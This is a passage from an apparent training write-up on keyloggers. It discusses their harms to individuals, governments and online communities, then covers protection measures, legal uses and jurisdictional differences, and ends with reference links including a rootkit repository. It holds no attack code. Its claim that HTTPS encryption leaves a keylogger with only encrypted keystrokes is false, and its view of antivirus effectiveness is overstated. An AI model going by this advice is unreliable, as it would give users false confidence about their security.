c) Financial Anxiety: If financial information is compromised, victims may experience financial anxiety, worrying about potential fraudulent transactions, credit damage, or the long-term consequences of identity theft.

d) Loss of Trust: Keylogging attacks can erode trust in digital systems, online communication, and the security of personal information, making victims more cautious and skeptical about sharing sensitive data in the future.

e) Social Stigma: Depending on the nature of the compromised information, victims may face social stigma or embarrassment if their personal conversations, online activities, or browsing habits are exposed.
- What’s the potential fallout of a keylogging attack on a government’s infrastructure?
A keylogging attack on a government’s infrastructure can have severe consequences:
1
2
3
4
5
6
7
8
9
a) National Security Risks: Government agencies often handle classified or sensitive information related to national security. Keyloggers can expose confidential communications, intelligence operations, defense strategies, or critical infrastructure vulnerabilities, potentially jeopardizing national security.

b) Espionage and Cyber Warfare: Keyloggers can be used by foreign adversaries or malicious actors to conduct espionage activities, infiltrating government systems and stealing classified information for political, military, or economic advantage.

c) Compromised Governance: If keyloggers infiltrate government systems, they can compromise the integrity and confidentiality of government operations, impacting decision-making, policy formulation, and public trust in the government's ability to protect sensitive information.

d) Public Safety Risks: Keylogging attacks on critical infrastructure, such as transportation systems, power grids, or emergency services, can disrupt essential services, compromise public safety, and lead to economic damage or potential physical harm to citizens.

e) Diplomatic Consequences: If a keylogging attack on a government's infrastructure is attributed to a foreign state, it can strain diplomatic relationships, lead to diplomatic repercussions, or escalate tensions between nations.
- Can keylogging affect the trust in digital systems and online transactions? How?
Yes, keylogging attacks can significantly impact trust in digital systems and online transactions. When users become aware of the potential presence of keyloggers, they may develop skepticism and doubt about the security of digital platforms. This can result in the following consequences:
1
2
3
4
5
6
7
a) Reduced Confidence: Keyloggers can erode user confidence in online systems, including e-commerce platforms, online banking, or cloud services, making users hesitant to share sensitive information or engage in online transactions.

b) User Abandonment: If users perceive digital systems as insecure, they may abandon or limit their use of certain platforms or online services, hindering the growth of e-commerce and digital transformation efforts.

c) Economic Impacts: The loss of user trust can have economic consequences, affecting online businesses and industries that rely on user engagement, transactions, and data sharing. Reduced trust may result in decreased customer retention, lower conversion rates, and financial losses for businesses.

d) Regulatory Responses: High-profile keylogging incidents can trigger regulatory scrutiny and the implementation of stricter data protection measures, potentially leading to increased compliance requirements and costs for businesses.
- How does keylogging impact the work of IT departments in businesses?
Keylogging incidents can significantly impact the work of IT departments in businesses in the following ways:
1
2
3
4
5
6
7
8
9
a) Detection and Incident Response: IT departments are responsible for detecting keylogging attacks, monitoring systems for signs of compromise, and promptly responding to incidents to mitigate potential damage.

b) Security Infrastructure: IT departments must implement robust security measures, including endpoint protection, intrusion detection systems, and employee awareness programs, to prevent keylogging attacks and protect sensitive data.

c) User Training and Education: IT departments play a crucial role in educating employees about the risks of keyloggers and promoting secure practices such as strong passwords, two-factor authentication, and regular software updates.

d) Forensic Investigation: In the event of a keylogging attack, IT departments may be involved in forensic investigations to identify the source of the attack, assess the scope of the breach, and implement measures to prevent future incidents.

e) Security Policies and Procedures: IT departments develop and enforce security policies, access controls, and incident response plans to address keylogging threats and maintain the overall security posture of the organization.
- What could be the potential social consequences if keylogging techniques become more widespread and easy to use?
If keylogging techniques become more widespread and easy to use, several potential social consequences may arise:
1
2
3
4
5
6
7
8
9
a) Erosion of Trust: Widespread availability and use of keyloggers can erode trust in digital systems, online communication, and the security of personal information, leading to increased skepticism and caution when engaging in online activities.

b) Privacy Concerns: Heightened awareness of keyloggers may lead individuals to question the privacy and security of their digital interactions, potentially resulting in self-censorship, reduced online engagement, or a shift towards offline communication.

c) Stifled Expression and Creativity: Fear of keyloggers may limit free expression and creativity, as individuals may hesitate to share their thoughts, ideas, or opinions online for fear of interception or exposure.

d) Impact on Digital Economy: A decline in user trust due to widespread keylogging could negatively impact the growth of the digital economy, hindering e-commerce, digital services, and technological innovation.

e) Increased Demand for Privacy-enhancing Technologies: A rise in keylogging incidents could drive increased demand for privacy-enhancing technologies, secure communication tools, encryption solutions, and other measures to protect sensitive information.
- How can keylogging contribute to the spread of misinformation or fake news?
Keylogging can indirectly contribute to the spread of misinformation or fake news by compromising user accounts and allowing attackers to impersonate individuals or gain unauthorized access to social media platforms. Once attackers have control over compromised accounts, they can manipulate or fabricate information, post misleading content, or spread false narratives under the guise of legitimate users. This can amplify the dissemination of misinformation, as it appears to come from trusted sources, potentially leading to confusion, distrust, and the rapid spread of false information within online communities.
- What is the potential impact of keylogging on online communities and social networks?
Keylogging can have significant impacts on online communities and social networks:
1
2
3
4
5
6
7
a) Compromised Accounts: Keylogging attacks can result in the compromise of user accounts within online communities and social networks. This can lead to unauthorized access, hijacking of accounts, and impersonation of legitimate users, potentially damaging trust and the overall community dynamic.

b) Spreading Malicious Content: Attackers with access to compromised accounts can use them to spread malicious content, such as spam, malware, or false information, affecting the overall quality and reliability of information within the community.

c) Trust and Engagement: Keylogging incidents can erode trust within online communities and social networks. Users may become skeptical about the security of their accounts and interactions, leading to decreased engagement, reluctance to share personal information, or even abandonment of the platform altogether.

d) Reputation and Community Dynamics: Keyloggers can expose private conversations, sensitive discussions, or confidential information within online communities, potentially damaging the reputation of individuals or causing conflicts within the community. This can disrupt the harmonious dynamics and collaborative spirit of online platforms.
- How does keylogging contribute to the larger issue of cybercrime and its economic impact?
Keylogging is a significant contributor to the broader issue of cybercrime and can have substantial economic impacts:
1
2
3
4
5
6
7
8
9
10
11
a) Financial Losses: Keylogging attacks can lead to financial losses for individuals, businesses, and even governments. Stolen financial information, credentials, or access to sensitive accounts can result in fraudulent transactions, unauthorized purchases, or drained bank accounts, causing direct monetary harm.

b) Identity Theft: Keyloggers provide attackers with the means to capture personal information necessary for identity theft. This can result in financial fraud, unauthorized loans or credit applications, and significant financial burdens for victims.

c) Data Breaches: Keylogging attacks can be part of larger-scale data breaches, where attackers gain access to extensive amounts of sensitive data. The economic impact includes costs associated with breach response, forensic investigations, legal fees, potential regulatory fines, and reputational damage.

d) Productivity Losses: In the corporate context, keyloggers can be used to monitor employees' activities, leading to decreased productivity due to the fear of being monitored or the diversion of valuable work time for personal tasks.

e) Remediation Costs: Recovering from a keylogging attack involves significant costs, including implementing security measures, conducting forensic investigations, providing identity theft protection services, and potential legal actions. These expenses contribute to the overall economic impact of cybercrime.

f) Impact on Industries: Keylogging attacks can specifically target industries such as finance, e-commerce, healthcare, or government, leading to sector-specific economic implications. Disruption of critical services, loss of customer trust, or damage to intellectual property can have far-reaching consequences for the affected sectors.
Overall, keylogging is a prominent tool in the arsenal of cybercriminals, and its economic impact extends beyond the immediate financial losses to encompass productivity, reputation, and the overall stability of individuals, businesses, and economies.
Protection Against Keylogging
What are some of the ways individuals and organizations can protect themselves from keyloggers?
Ans: Since the goal of Keylogging is to capture data, a way individual to protect themselves from the impact of Keylogging is by using 2FA/MFA on their online accounts so there would be something that acts as a 2nd password for the Attacker had they compromised the user’s username and password. Next, using a reputable Antivirus such as Microsoft Defender will be enough to avoid getting Keyloggers on a user’s system and to remove them. Lastly, cybersecurity awareness should be crucial as opening email attachments, links and suspicious websites are the number one cause of getting infected in the first place.
How effective are antivirus programs and firewalls in preventing keylogging? - (your mile may vary I guess?)
Ans: Depending on how the Threat Actor could be, an Antivirus and Firewall should be enough to prevent a keylogger from capturing a user’s keystroke in the first place as this will normally hook the API used in the system before the Keylogger does. Once the Antivirus has hooked the API used that the Keylogger used to capture keystroke, the Antivirus can filter out function calls that was made to capture data denying the Keylogger’s capability and if found during scan, removing the Keylogger.
What role does user behavior play in protecting against keylogging?
Ans: If normal users can reduce their Attack Surface and vectors, it should be enough to protect themselves against keylogger (as long as they are not specifically targeted because that would be a separate case) such as opening email attachments only from trusted source and confirming it from trusted source, and not visiting suspicious links and websites using disposable browsers and VMs.
How can encryption help even if a keylogger captures keystrokes? Elaborate:
Ans: When we talk about encryption, we’re referring to the process of converting data into a format that is unreadable without a decryption key. In the context of keylogging, this is particularly relevant because even if a keylogger can capture keystrokes, it won’t necessarily be able to interpret the underlying data if it’s encrypted.
For example, let’s imagine you’re typing your password to log into a secure website. The website might use a secure, encrypted connection, often indicated by ‘https’ in the URL. When you type your password, it is encrypted before it’s sent over the internet. If a keylogger captured your keystrokes, it would only see the encrypted data, which would appear as a seemingly random string of characters. Without the correct decryption key, the captured data is virtually useless to the attacker.
Furthermore, some systems offer end-to-end encryption for data transmission. In this case, the data is encrypted at the source (your computer) and only decrypted at the destination (the server you’re communicating with). This ensures that even if someone were to intercept the data—whether by keylogging or other means—they would not be able to interpret it.
It’s important to note that while encryption can be an effective way to safeguard your data, it is not a standalone solution and should be used as part of a broader cybersecurity strategy. Encryption can protect the data being transmitted, but it won’t prevent a keylogger from capturing keystrokes in the first place. That’s why it’s also important to use security software, keep your systems up to date, and follow good security practices.
Legal and Ethical Aspects
Are there any legal uses for keyloggers? If so, what are they?
Ans: Legal uses of Keyloggers are Parents checking their children’s digital device usage, Employers monitoring their employee’s workflow and Law Enforcement Agencies monitoring an adversary’s digital footprints.
When does the use of keyloggers cross into unethical or illegal territory?
Ans: The use of keyloggers crosses into unethical or illegal territory when it is done without the knowledge and consent of the person being monitored. This is especially true when keyloggers are used to steal personal information, commit identity theft, or gain unauthorized access to systems. Invasion of privacy can lead to legal consequences.
How do different jurisdictions handle the legality of keylogging?
Ans: The legality of keylogging varies greatly from one jurisdiction to another. In some places, the use of keyloggers is completely illegal unless it’s being used by law enforcement with a warrant. In others, it may be legal for employers to monitor their employees, or for individuals to monitor their own systems. Some jurisdictions allow for the use of keyloggers within certain constraints, like parental control or when explicit consent has been given.
Potential Future Work
Jr. Pentesting
Jr. Red Teaming
SOC Analyst
Security Research
Jr. Malware Analyst/Reverse Engineer
Conclusion
- Keylogging is a significant cybersecurity threat with a potential for large-scale damage. Regular updates, the use of protective software, and practicing good cyber hygiene are the best defenses against keyloggers. As we advance technologically, it’s important to stay informed about such threats and develop robust protective measures.
References
https://institute.sektor7.net/https://tryhackme.com/path/outline/redteaminghttps://chat.openai.com/?model=gpt-4https://learn.microsoft.com/en-us/windows/win32/apiindex/windows-api-listhttps://link.springer.com/book/10.1007/978-0-387-77741-2(Spyware and Adware)https://www.vx-underground.org/windows.htmlhttps://t1.daumcdn.net/cfile/tistory/02784B4D50F966F12C?download- Understanding Keyboard Interaction with Computerhttps://github.com/bytecode77/r77-rootkit- Userland Rootkit technologyhttps://docs.bytecode77.com/r77-rootkit/Technical%20Documentation.pdf- Documentation of r77-rootkithttps://www.base64decode.org/https://attack.mitre.org/#https://opentextbc.ca/introductiontosociology2ndedition/
Annexures
Flowchart.pdf: Flowchart of the kill chain made on LucidChartFlowchart1.pdf: Malware Flow of attack made on LucidChart